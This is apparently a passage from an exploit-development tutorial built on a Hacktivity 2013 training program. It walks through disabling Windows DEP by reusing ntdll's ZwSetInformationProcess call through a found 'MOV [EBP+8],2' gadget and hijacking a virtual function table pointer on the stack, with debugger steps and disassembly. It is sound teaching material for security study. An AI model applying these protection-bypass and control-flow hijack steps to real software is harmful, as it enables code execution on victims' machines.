
- `NtCurrentProcess` the value `-1` (`0xFFFFFFFF`) always means the actual process
- `ProcessExecuteFlags` The value means I want to set the `processexecuteFlags` (we need now the value `0x22` here)
- `&ExecuteFlags` pointer to the new value (we want to set the value to `0x00000002`)
- `sizeof(ExecuteFlags)` the size of the data to set (now it is `0x00000004`)

Most probably these required values are set just correctly somewhere within the windows dll-s. Why? Because there is a way in windows to turn off the DEP protection for an application. If it can be turned off from windows, then it must be programmed, how to turn it off. We just have to find it and call.

OK, how to find. It is very easy, one thing is sure, the turn off code will call this `zwSetInformationProcess`. So let us enumerate, from where the `zwSetInformationProcess` is called, examine those callings, and select the one with the values need for us. To do it right click to the first line of `zwSetInformationProcess`, and from the popup menu select **Find references to / Selected Command**




We will get some findings, for me it was 9 different calls + the function itself. Start to examine them one by one. Double click to the first one and examine the code before the call, what parameters it PUSH to the stack. If not the same, what we need similarly check the second one and so on. For me the fourth one was the good:




If we choose the fourth finding, the code segment from 0x77485155 (the address for you will be different because of the ASLR, but the last four bytes used to be the same) does all the parameter setting. There is only one problem, to the third parameter it sets [EBP+8]. If you recall it means [EBP+8] must be 0x00000002. So to use this code we must set the [EBP+8] to the value 2.

To be able to set the [EBP+8] to value 2 we must find a code gadget what does it. Let us search for


a command which does this, for example search for a MOV [EBP+8], 2. To do it **right click** to the **disassembly window**, and from the popup menu select **Search for \ Command**:




In the new popup window **type** the command we search for **MOV dword [EBP+8],2** then **click** to the **OK** button




there is only one place at 0x774CC2F3, which set [EBP+8] to the value 2 (you can use the CTRL + L to find the next, but now you will not find more)




OK, it is perfect, sets the correct value. But immediately after it there is a jump. It is very annoying for us, because it is a fix jump, we can not controll, and if it fixes to a code, where it does some problematic stuff we can not use this code. To figure it out let us follow the jump by **right click** to the **JMP** instruction, and from the popup menu select the **Follow** command:




We arrive to position 0x7748513E. Here it checks, if the value at [7FFE02F0] is 0x40 or not. As we can see now it is going to be 0x5F. So the test will give no. It means the jump after it (at position 0x77485145) will be taken. Let us follow it this jump ont the same way. **Right click** to the **JNZ** instruction, and from the popup menu select the **Follow** command:




As we can see here are a lot of jump to the position 0x7748514B. It may look familiar. It is very close to 0x77485155 which as you can recall does all the parameter settings for us. So if any of the comparison is not true ie. If [EDI+1A] is not 53 or [EDI+1B] is not 52 then we jump to the correct place, to call zwSetInformationProcess.




So we know now the following, if we can jump to the position 0x774CC2F3 then it sets the [EBP+8] to the required value 2, then runs through the jumps, and finally we arrives, to the call of zwSetInformationProcess, what turns off the DEP. It is perfect for us This nice MOV [EBP+8],2 not only sets the correct value, but also arrives to the DEP turn off code also required by as. Just perfect until now. Let us figure out what happens after it. There is another jump immediately after the CALL zwSetInformationProcess, follow it again by **right click** to **JMP** then select **Follow** from the popup menu:



As we can see there are some function end, it sets back the registers, then return. We have here a nice return, so we are able to call another function ie. Our shellcode.




Let us try to call it, to see what happens. Go back to the actual position by **right click** to the **disassembly window**, then from the popup menu select **Go to \ origin**



Try to figure out, how we can call our code

Virtual Function Pointer overwrite



First recall, how the calling happens in case of objects.

The computer search the pointer to the virtual function table on the stack. For us it is done with the:

```
MOV EDX, [ESP+20]
```


Then selects the function it wants to call, now it is the 0th function so for me it is done by:

```
MOV EAX, [EDX]
```

Then we simply call it:

```
CALL EAX
```

So our job is simply to modify the destination of Pointer to Virtual Function Table to somewhere else, what we can control for example to the stack



It can be seen in the following code:


```
CPU - main thread, module hacktivi
008F1407 > 8B5424 20 MOV EDX,DWORD PTR SS:[ESP+20]
008F1408 . 8B02 MOV EAX,DWORD PTR DS:[EDX]
008F1409 . 8D8C24 240400 LEA ECX,DWORD PTR SS:[ESP+424]
008F1410 . 51 PUSH ECX
008F1411 . 8D4C24 24 LEA ECX,DWORD PTR SS:[ESP+24]
008F1412 . FFD0 CALL EAX
008F1413 . E9 94000000 JMP hacktivi.008F14B4
008F1414 > 83FB 03 CMP EBX,3
008F1415 . 0F85 8B000000 JNZ hacktivi.008F14B4
008F1416 . 83FF 02 CMP EDI,2
008F1417 . 0F85 82000000 JNZ hacktivi.008F14B4
008F1418 . 8B4C24 14 MOV ECX,DWORD PTR SS:[ESP+14]
008F1419 . 0FBF7424 18 MOVSX ESI,WORD PTR SS:[ESP+18]
008F141A . 51 PUSH ECX
008F141B . 56 PUSH ECX
008F141C . 68 24338F00 PUSH hacktivi.008F3324
008F141D . FFD5 CALL EBP
008F141E . 8B44B4 30 MOV EAX,DWORD PTR SS:[ESP+ESI*4+30]
008F141F . 6A 0A PUSH 0A
008F1420 . 8D9424 500400 LEA EDX,DWORD PTR SS:[ESP+450]
Stack SS:[002BED60]=008F346C (hacktivi.008F346C)
EDX=774C4B4F (ntdll.774C4B4F)
Jump from 008F13DC
hacktivity2013.cpp:123. classmyobj.add value to array(offset,value);
```

As we can see here is a CALL EAX instruction, we should find, how the value in EAX is set. At position 0x008F1407 there is mov EDX,[ESP+20] instruction. If we check the stack, we will find that ESP+20 (0x002BED60) this is position -1. In the next line MOV EAX, [EDX], we take this previous value, and treat it as a pointer, and the value there is loaded to the EAX register.


To change where to jump (we want to jump to the position 0x774CC2F3, where the MOV [EBP+8] , 2 resides) we should do the following:

Modify the value at position 0x002BED60 to something, for example to 0x002BED64 what is the 0 position of the array. Then set value at 0x002BED64 to 0x774CC2F3. First do it manually, later we will do it through the application, but first we just test the theory, if it were work.


Right click to the position **0x002BED60** (position -1 on the stack) then from the popup menu select **Modify**




In the popup window **type the new value** (the address of position 0 on the stack) for me it was 0x002BEF64.



